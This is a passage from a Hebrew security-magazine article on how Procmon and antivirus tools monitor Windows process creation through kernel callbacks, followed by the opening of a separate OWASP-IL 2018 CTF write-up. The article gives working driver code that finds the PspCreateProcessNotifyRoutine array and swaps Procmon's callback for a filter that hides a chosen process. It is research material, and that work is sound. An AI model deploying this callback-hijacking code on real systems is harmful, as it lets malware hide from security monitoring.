בטעינת הדרייבר נגדיר את פונקצית ה-Unload של הדרייבר ונרשום את ה-Callback שלנו במערכת (הערך FALSE בפרמטר השני). ביציאה של הדרייבר נמחק את ה-Callback כדי שלא נקבל שגיאות. כעת ניתן לקמפל את הדרייבר עם ההגדרות הנכונות ולטעון אותו למכונה ונוכל לראות שכאשר תהליך נוצר ונסגר אנו מקבלים התראה על אירוע זה. (לקבלת ההודעות שנשלחות בעזרת הפונקציה DbgPrint נשתמש בכלי DbgView של Sysinternals ונפעיל את המצבים Capture Kernel ואת Enable Verbose Kernel Output). נטען את הדרייבר ונפתח DbgView והתוצאה תראה כך:



ניתן לראות שהוא מדפיס נתיב מלא של ה-exe שרץ ומודיע אם התהליך נוצר או נסגר. ההתחלה של הנתיב, \Device\HarddiskVolume1, הוא בעצם ההארד דיסק ובו גם המחיצה הראשונה ו-C: הוא SybolicLink למחיצה הזאת. ניצן לראות זאת באמצעות הכלי WinObj של Sysinternals.



לסיכום חלקו הראשון של המאמר, ראינו איך Procmon ו-AVs משתמשים במערכת ההפעלה כדי לנטר אירועים הקשורים ביצירה וסגירת תהליכים. את אותו הדבר היינו יכולים לעשות גם עבור Threads עם PsSetCreateThreadNotifyRoutine וגם עבור שימוש ברג'יסטרי, טעינת Images ועוד, אך עליהם לא נפרט במאמר.

בנוסף למה שראינו, המערכת מספקת פונקציה מורחבת לפונקציה PsSetCreateProcessNotifyRoutine שנקראת PsSetCreateProcessNotifyRoutineEx. ההגדרה שלה שונה בכך שהפרמטר הראשון, ה-Callback, הוא גם בעל הגדרה שונה ומקבל פרמטרים אחרים אך עליו לא נרחיב, רק חשוב לציין שאותם Callbacks מורחבים נרשמים למערך נפרד ששייך לפונקציות המורחבות.

הסינון שנבצע על אירועי תהליכים הוא PoC לסינון של Callback של הקרנל כמו שהוסבר למעלה וסינון לשאר האירועים המנוטרים הוא בעל תהליך דומה לתהליך שנסביר בהמשך וניתן לבצע אותו על ידי ביצוע אותם בדיקות שנעשה בהמשך.

כתיבת סינון ל-Procmon

כדי לכתוב סינון ל-Procmon שכתבנו (או לכל כלי אחר שמשתמש ב-Callback לאירועי תהליכים) נצטרך קודם להבין לעומק איפה המערך עליו דיברנו נמצא ואיך לגשת אליו, לשם כך נסתכל איך עובדת הפונקציה PsSetCreateProcessNotifyRoutine. המטרה הסופית שלנו תהיה לרשום למערך Callback שלנו במקום ה-Callback הקיים של Procmon ובכך בכל אירוע של תהליך הפונקציה שלנו תרוץ במקום הפונקציה של Procmon. הקוד אותו נכתוב הוא קוד גנרי אשר ניתן להשתמש בו כדי למצוא את שאר המערכים של שאר הפונקציות המנטרות.

במהלך המחקר נשתמש ב-WinDbg כדי לראות איך הפונקציות עובדות וגם כדי לחקור את הזיכרון במערכת ונעשה זאת בעזרת Remote Kernel Debugging למכונה שנקים מסוג Windows 7 x64 עם סימבולים למערכת. לא נסביר כאן איך להקים סביבה כזאת אך יהיה קישור לכך בסוף המאמר.

מטרתנו היא למצוא את המערך של ה-Callbacks, שמו הוא: PspCreateProcessNotifyRoutine, ניתן לראות זאת בעזרת Windbg עם הפקודה:

```
x nt!PspCreateProcessNotifyRoutine
```

וכך גם לראות את כתובתו של המערך.

כדי לראות את תוכן המערך נשתמש בפקודה:

```
dp PspCreateProcessNotifyRoutine
```

וכאן נוכל לראות את ה-Callbacks הרשומים במערכת והאחרון מביניהם הוא של Prcomon. הפקודה dp היא קיצור של display pointer והיא מתייחסת לאותם ערכים בזיכרון כמצביעים.

כעת נתחיל בלבדוק איך PsSetCreateProcessNotifyRoutine עובדת ומה היא עושה ונחפש איפה יש שימוש במערך וכך נוכל למצוא את הכתובת שלו:

```
0: kd> u nt!PsSetCreateProcessNotifyRoutine
nt!PsSetCreateProcessNotifyRoutine:
fffff800`02ed23c0 4533c0          xor     r8d,r8d
fffff800`02ed23c3 e9e8fdffff      jmp     nt!PspSetCreateProcessNotifyRoutine (fffff800`02ed21b0)
```

ניתן לראות שהפונקציה קופצת לפונקציה PspSetCreateProcessNotifyRoutine. (הפרמטרים ב-64 ביט עוברים דרך הרגיסטרים ולא דרך המחסנית כמו ב-32 ביט).

כעת נרצה לחפש איפה יש שימוש במערך כדי שנוכל להוציא את הכתובת שלו:

```
nt!PspSetCreateProcessNotifyRoutine+0x33:
fffff800`02ed21e3 65488b3c2588010000 mov   rdi,qword ptr gs:[188h]
fffff800`02ed21ec 83c8ff          or      eax,0FFFFFFFFh
fffff800`02ed21ef 660187c4010000  add     word ptr [rdi+1C4h],ax
fffff800`02ed21f6 4c8d358395d6ff  lea     r14,[nt!PspCreateProcessNotifyRoutine (fffff800`02c3b780)]
```

נוכל לראות באדום שיש שימוש במערך וכעת כדי להוציא את הכתובת שלו נצטרך לחפש את הדפוס שיש בקוד, כלומר נחפש את האופקודים של lea r14 שיש לפני המערך ואז נדע שמה שאחרי זה הכתובת של המערך. נעשה זאת כך:

```
ULONG64 FindPspCreateProcessNotifyRoutine()
{
    LONG offsetAddr = 0;
    ULONG64 i = 0, pCheckArea = 0;
    UNICODE_STRING unstrFunc;
    RtlInitUnicodeString(&unstrFunc, L"PsSetCreateProcessNotifyRoutine");
    pCheckArea = (ULONG64)MmGetSystemRoutineAddress(&unstrFunc);

    memcpy(&offsetAddr, (PUCHAR)pCheckArea + 4, 4);
    pCheckArea = (pCheckArea + 3) + 5 + offsetAddr;

    DbgPrint("PspSetCreateProcessNotifyRoutine: %llx\r\n", pCheckArea);
    for (i = pCheckArea; i < pCheckArea + 0xff; i++)
    {
        if (*(PUCHAR)i == 0x4c && *(PUCHAR)(i + 1) == 0x8d && *(PUCHAR)(i + 2) == 0x35)
        {
            LONG OffsetAddr = 0;
            memcpy(&OffsetAddr, (PUCHAR)(i + 3), 4);
            return OffsetAddr + 7 + i;
        }
    }
    return 0;
}
```

כעת, משיש לנו את כתובת המערך נרצה לעבור על כל התאים בתוכו לראות איפה נמצא ה-Callback של Procmon ולהחליף אותו ב-Callback שלנו.

כאשר נעבור על כל Callback נבדוק אם הוא נמצא בטווח הכתובות של הדרייבר של Procmon ואם כן נקרא לפונקצית ההחלפה. כדאי לקבל את כתובת הפונקציה של ה-Callback נצטרך לבצע & 0xfffffffffffffff8 על הכתובת הנמצאת במערך, זאת בגלל שה-Callback נרשם תחת שני מבנים:

```
1  // Source: https://doxygen.reactos.org/de/d22/ndk_2extypes_8h_source.html#l00545
2
3  //
4  // Internal Callback Handle
5  //
6  typedef struct _EX_CALLBACK
7  {
8      EX_FAST_REF RoutineBlock;
9  } EX_CALLBACK, *PEX_CALLBACK;
```

nt!_EX_CALLBACK (15063.0.amd64fre.rs2_release.170317-1834).h hosted with ♥ by GitHub view raw

```
/*
       nt!_EX_CALLBACK
          +0x000 RoutineBlock     : _EX_FAST_REF
*/
_EX_CALLBACK* CallBack = &PspCreateProcessNotifyRoutine[Index];

/*
       kd> dt nt!_EX_FAST_REF
          +0x000 Object           : Ptr64 Void
          +0x000 RefCnt           : Pos 0, 4 Bits
          +0x000 Value            : Uint8B
*/
_EX_FAST_REF ReferenceObject = CallBack->RoutineBlock;

// We need to find the location of the actual "Object" from the
// _EX_FAST_REF structure. This is a union, where the lower 4 bits
// are the "RefCnt". So, this means we're interested in the remaining
// 60 bits.

// Strip off the "RefCnt" bits.
_EX_CALLBACK_ROUTINE_BLOCK* CallBackBlock = (_EX_CALLBACK_ROUTINE_BLOCK*)(ReferenceObject.Value & 0xFFFFFFFFFFFFF
```

Getting an _EX_CALLBACK_ROUTINE_BLOCK from an _EX_CALLBACK.cpp hosted with ♥ by GitHub view raw

מימוש האנומרציה יתבצע כך:

```
void EnumNotify(PDRIVER_OBJECT pProcmon)
{
    INT i = 0;
    ULONG64 NotifyAddr = 0, MagicPtr = 0;
    ULONG64 PspProcessNotifyRoutine = FindPspCreateProcessNotifyRoutine();

    DbgPrint("PspCreateProcessNotifyRoutine: %llx\r\n", PspProcessNotifyRoutine);
    if (!PspProcessNotifyRoutine)
        return;
    for (i = 0; i < 64; i++)
    {
        MagicPtr = PspProcessNotifyRoutine + i * 8;
        NotifyAddr = *(PULONG64)(MagicPtr);
        if (MmIsAddressValid((PVOID)NotifyAddr) && NotifyAddr != 0)
        {
            NotifyAddr = (NotifyAddr & 0xfffffffffffffff8);
            if (CheckAddressToDriver((PVOID64)*(PULONG64)NotifyAddr, pProcmon))
            {
                DbgPrint("Found callback inside procmon!");
                DbgPrint("[Procmon Routine]%llx\r\n", *(PULONG64)NotifyAddr);
                OriginalCallback = *(PULONG64)NotifyAddr;
                OriginalPlace = NotifyAddr;
                InterlockedExchange64(NotifyAddr, &PcreateProcessNotifyRoutine);
                DbgPrint("Replaced notify routine\r\n");
            }
            else
            {
                DbgPrint("[Notify Routine]%llx\r\n", NotifyAddr);
            }
        }
    }
}
```

כעת נעבור לפונקצית ההחלפה. הפונקציה מקבלת שני פרמטרים, והם הכתובת של הפונקציה של Procmon ב-Callback במערך PspCreateProcessNotifyRoutine והשני הוא הכתובת של פונקציית הסינון שלנו. ההחלפה מתבצעת באמצעות הפונקציה InterlockedExchange שמבצעת את ההשמה כפעולה אטומית כדי שלא תהיה בעיה של סנכרון. (הפעולה האטומית מתבצעת במעבד מבלי שיהיה Content switches, פסיקות ועוד כדי שלא תתבצע פעולה נוספת בזכרון ובכך הערך יהיה אותו ערך אותו כתבנו בקוד ולא יתבצעו דריסות כלשהן).

הבדיקה על טווח הכתובות של כל Callback תתבצע כך:

ראשית, כדי לעבור על טווח הכתובות של כל דרייבר נצטרך את האובייקט DRIVER_OBJECT המייצג כל דרייבר במערכת. לאובייקט זה שני משתנים חשובים עבורנו לבדיקה זאת. הראשון הוא DriverStart אשר מייצג את כתובת ההתחלה של הדרייבר בזיכרון, והשני הוא DriverSize אשר מייצג את גודלו של הדרייבר וכך נוכל לחשב את טווח הכתובות בזיכרון של הדרייבר. לביצוע זה נכתוב שתי פונקציות. הראשונה מקבלת את שם הדרייבר ותחזיר לנו את המצביע לאובייקט של הדרייבר (OBJECTDRIVER) באמצעות שימוש בפונקציה ObReferenceObjectByName. הפונקציה השניה תקבל את המצביע לאובייקט של הדרייבר ואת הכתובת של אותה פונקציה של Procmon שמצאנו לפני כן ותבדוק האם הפונקציה נמצא בטווח הכתובות של הדרייבר.

```
PDRIVER_OBJECT GetDriverObjectByname(PUNICODE_STRING DriverName)
{
    PDRIVER_OBJECT pReturnObject = NULL;
    NTSTATUS status = ObReferenceObjectByName(DriverName, OBJ_KERNEL_HANDLE | OBJ_CASE_INSENSITIVE, NULL, 0,
                                              *IoDriverObjectType, KernelMode, NULL, &pReturnObject);
    if (NT_SUCCESS(status))
    {
        DbgPrint("GetDriverObjectByname Success!! \n");
    }
    else
    {
        DbgPrint("ObReferenceObjectByName failed %08x\n", status);
    }

    return pReturnObject;
}

BOOLEAN CheckAddressToDriver(PVOID64 func, PDRIVER_OBJECT pProcmon)
{
    ULONG64 DriverStart = (ULONG64)pProcmon->DriverStart;
    ULONG64 DriverEnd = (ULONG64)pProcmon->DriverSize + (ULONG64)pProcmon->DriverStart;

    return ((func >= (PVOID64)DriverStart) && (func <= (PVOID64)DriverEnd));
}
```

לבסוף, אחרי שכתבנו את רוב הקוד נשאר לכתוב את פונקציית הסינון שלנו.

הרעיון הכולל בכתיבת הפילטר הוא לעבור על כל אירוע של היווצרות או סגירה של תהליך ולבדוק האם התהליך שנוצר או נסגר הוא התהליך שלנו (הבדיקה מתבצעת לפי הנתיב המלא של קובץ ההרצה כמו שביצענו בחלק הראשון). ברגע שנמצא כי השמות זהים פשוט נעצור את הפונקציה והיא לא תתריע לאפליקציה (ה-Exe של Procmon שרץ ב-Usermode). במידה והשמות לא זהים נקרא לפונקציה

המקורית של Procmon כך שהמידע כן יעבור ויוצג לנו באפליקציה של Procmon. את הכתובת המקורית של הפונקציה של Procmon נשמור כמשתנה גלובלי לפני ההחלפה וכך נוכל לקרוא לה בעת הצורך. שם ה-exe אותו נרצה להחביא מוגדר בתחילת הקוד כפקודת מאקרו עם שם הנתיב המלא כ-\Device\Harddisk1\ בהתחלה.

בשביל הבדיקה יצרתי exe שמקפיץ חלון הודעה (MessageBox) וקראתי לו hideme.exe והוא נשמר תחת C:. את קובץ זה נרצה להסתיר בשביל הבדיקה. מימוש הפונקציה מתבצע כך:

```
void PcreateProcessNotifyRoutine(HANDLE ParentId, HANDLE ProcessId, BOOLEAN Create)
{
    NTSTATUS status = STATUS_SUCCESS;
    PEPROCESS eproc = NULL;
    HANDLE hProc = NULL;
    PVOID procName = NULL;
    PUNICODE_STRING name = NULL;
    ProcessCreateCallback *OriginalRoutine = OriginalCallback;
    ULONG returnedLength;

    status = PsLookupProcessByProcessId(ProcessId, &eproc);
    if (NT_SUCCESS(status))
    {
        status = ObOpenObjectByPointer(eproc, 0, NULL, 0, 0, KernelMode, &hProc);
        if (!NT_SUCCESS(status))
        {
            DbgPrint("ObOpenObjectByPointer Failed: %08x\n", status);
        }
        ObDereferenceObject(eproc);
    }
    else
    {
        DbgPrint("PsLookupProcessByProcessId Failed: %08x\n", status);
    }

    // Query the size
    status = ZwQueryInformationProcess(hProc, ProcessImageFileName, NULL, 0, &returnedLength);
    if (status != STATUS_INFO_LENGTH_MISMATCH)
        return status;

    procName = ExAllocatePoolWithTag(NonPagedPool, returnedLength, PROCESS_POOL_TAG);
    if (procName == NULL)
        return STATUS_INSUFFICIENT_RESOURCES;


    status = ZwQueryInformationProcess(hProc, ProcessImageFileName, procName, returnedLength, &returnedLength);
    if (!NT_SUCCESS(status))
        ExFreePoolWithTag(procName, PROCESS_POOL_TAG);

    name = (PUNICODE_STRING)procName;
    DbgPrint("Process Name: %wZ", procName);

    if (wcscmp((WCHAR *)name->Buffer, HIDE_PROC) == 0)
    {
        DbgPrint("hideme.exe is running but hidden from procmon\r\n");
        ExFreePoolWithTag(procName, PROCESS_POOL_TAG);
        return;
    }
    ExFreePoolWithTag(procName, PROCESS_POOL_TAG);

    OriginalRoutine(ParentId, ProcessId, Create);
}
```

לסיום קוד הדרייבר נציג את הפונקציות DriverEntry ו-DriverUnload:

בפונקציית הכניסה שלנו נקבל את המצביע לאובייקט _OBJECTDRIVER של Procmon ואותו נעביר לבדיקה של ה-Callbacks.

בפונקציית הסיום שלנו נרצה לנקות את הפילטר שלנו ולהחזיר למערך את הפונקציה של Procmon כדי שלא יתבצעו שגיאות ויגרם Blue Screen (בגלל שכל הדרייברים בקרנל רצים בזיכרון משותף, בניגוד ל-Usermode שם לכל תהליך יש מרחב כתובות וירטואליות משלו, כל שגיאה תגרום לקריסה של כל המערכת שיוביל למסך ה-Blue Screen המוכר). כדי לבצע את ההחלפה חזרה נצטרך לשמור את הכתובת של המיקום המקורי במערך ואת הכתובת ל-Callback המקורי שהיה במערך כמשתנים גלובליים.

המימוש לפונקציות אלה יראה כך:

```
NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
    UNREFERENCED_PARAMETER(RegistryPath);
    NTSTATUS status = STATUS_SUCCESS;
    UNICODE_STRING drvName;
    PDRIVER_OBJECT pProcmon = NULL;

    DriverObject->DriverUnload = DriverUnload;

    RtlInitUnicodeString(&drvName, L"\\FileSystem\\PROCMON23");
    DbgPrint("Trying To Get Procmon Driver");
    pProcmon = GetDriverObjectByname(&drvName);
    if (pProcmon == NULL)
    {
        DbgPrint("Could not find procmon driver object\r\n");
        return STATUS_UNSUCCESSFUL;
    }
    DbgPrint("Got Procmon Driver");

    EnumNotify(pProcmon);

    return status;
}

void DriverUnload(PDRIVER_OBJECT DriverObject)
{
    UNREFERENCED_PARAMETER(DriverObject);
    DbgPrint("Driver Unloaded!\r\n");
    InterlockedExchange64(OriginalPlace, OriginalCallback);
}
```

אחרי שסיימנו לכתוב את הקוד לדרייבר שלנו נקמפל אותו ונריץ.

הערה: כדי לטעון דרייבר ולהפעיל אותו נדרש ליצור Service ולהתחיל אותו. ישנם כלים רבים שעוזרים לעשות זאת כמו OSRLoader המוכר אך אני משתמש ב-cmd כדאי לעשות זאת באמצעות הפקודות:

ליצירת Service:

```
sc create <service_name> binPath= <sys_file_path> type= kernel
```

להפעלת Service:

```
sc start <service_name>
```

חשוב לציין שכדי לעשות זאת צריך לרוץ עם הרשאות של admin.

לבדיקה של הכלי קודם כל נריץ Procmon ונראה מה קורה אך לפני כן נראה בזכרון את המערך של ה-Callbacks שאין שם עוד את הפונקציה של Procmon רשומה ולאחר הרצה נראה איך היא מתווספת למערך ושהיא באמת שייכת לדרייבר של Procmon:

```
0: kd> dp PspCreateProcessNotifyRoutine
fffff800`02c8a780  fffff8a0`0000884f fffff8a0`002d849f
fffff800`02c8a790  fffff8a0`002d6bcf fffff8a0`0031f36f
fffff800`02c8a7a0  fffff8a0`0033859f fffff8a0`0614a39f
fffff800`02c8a7b0  fffff8a0`01b159bf 00000000`00000000
```

המערך מכיל סך הכל 7 Callbacks רשומים (6 של מערכת הפעלה ואחד של Windows Defender). כעת נריץ את Procmon ונראה את השינוי במערך:


```
1: kd> dp PspCreateProcessNotifyRoutine
fffff800`02c8a780  fffff8a0`0000884f fffff8a0`002d849f
fffff800`02c8a790  fffff8a0`002d6bcf fffff8a0`0031f36f
fffff800`02c8a7a0  fffff8a0`0033859f fffff8a0`0614a39f
fffff800`02c8a7b0  fffff8a0`01b159bf fffff8a0`02585c3f
```

הכתובת שהתווספה היא הכתובת של Procmon נבדוק זאת בעזרת WinDbg.


הערה: חשוב להזכיר שהכתובות במערך הן לא הכתובות שתחת הדרייבר אלה הן הכתובות של האובייקט של ה-Callback וכדי לקבל את הכתובת המקורית צריך לבצע AND 0xFFFFFFFFFFFFFFF8 על הכתובת של ה-Callback כמו שהוסבר קודם לכן:

```
1: kd> ln poi(@@(0xfffff8a0`02585c3f & ~7))
Browse module
Set bu breakpoint

*** ERROR: Module load completed but symbols could not be loaded for PROCMON23.SYS
1: kd> lmDva 0xfffff880`048fd8f0
Browse full module list
start             end                 module name
fffff880`048f7000 fffff880`04910000   PROCMON23   (no symbols)
    Loaded symbol image file: PROCMON23.SYS
    Image path: PROCMON23.SYS
    Image name: PROCMON23.SYS
    Browse all global symbols  functions  data
```

בעת הרצה של הקובץ אותו נרצה להסתיר ניתן לראות שבאמת Procmon מזהה אותו ומודיע על כך:



לאחר טעינת הדרייבר נריץ מחדש את Procmon ואת הקובץ אותו נסתיר ונראה באמת שהקובץ רץ ונוצר תהליך אך Procmon לא הודיע על כך.



סיכום

במאמר זה למדנו איך כלי כמו Procmon מנטר את יצירת וסגירת התהליכים במערכת וכתבנו כלי כזה בעזרת דרייבר ובחלקו השני של המאמר, הראנו איך כותבים פילטר לכלי כזה כדי להסתיר דיווחים על תהליך שלנו. במאמר השתמשנו רק באירועים לתהליכים אך ניתן לעשות גם ל-Thread, Registry, Images ועוד, בעזרת אותה דרך פעולה ולסנן גם אותן. אני רוצה להודות לליאור לוי ולדניאל דברייב שהשתתפו בכתיבת הפילטר.

מקורות

חומר טכני על נושא המאמר:

- https://www.fireeye.com/blog/threat-research/2012/06/bypassing-process-monitoring.html
- https://www.triplefault.io/2017/09/enumerating-process-thread-and-image.html?m=1
- https://docs.microsoft.com/en-us/sysinternals/
- https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/content/ntddk/nf-ntddk-pssetcreateprocessnotifyroutine

הפעלת האופציה TESTSIGNING כדי לטעון דרייבר לא חתום:

- https://docs.microsoft.com/en-us/windows-hardware/drivers/install/the-testsigning-boot-configuration-option

הקמת סביבת Kernel Debugging עם Vmware ו-WinDbg:

- https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/attaching-to-a-virtual-machine--kernel-mode-

פתרון אתגרי ה-CTF של OWASP-IL 2018


מאת ערן וקנין, רומן זאיקין, אלון בוקסינר, דיקלה ברדה, ליעד מזרחי, אייל סלומון, גל אלבז ויערה שריקי


מבוא

כבכל שנה, התקיים כנס OWASP AppSec הישראלי. השנה הכנס התארח באוניברסיטת תל אביב בתאריכים 5-6.09.2018. במהלך הכנס הוקצו 24 שעות לטובת פתרון ה-CTF שכלל אתגרים מעניינים ומאתגרים כאחד.

במסמך זה נתאר ונפרט לקוראי המגזין את הפתרון של כל אחד מהאתגרים ובאילו כלים ועקרונות מעולם ה-Application Security השתמשנו בדרך לפתרון.

אתגרי ה-CTF חולקו ל-3 רמות, Easy, Medium ו-Hard:







נתחיל מ-Easy...

אתגר devDucks

זהו האתגר הקל ביותר מבין כל האתגרים ולכן נדרש רק מעט פייתון על מנת לפתור אותו. באתגר מוצג exception trace מלא ואף מוצג אייקון קטן, סמל של console, מצד ימין. מה שנראה כך:



לחיצה על האייקון תפתח לנו מסוף:



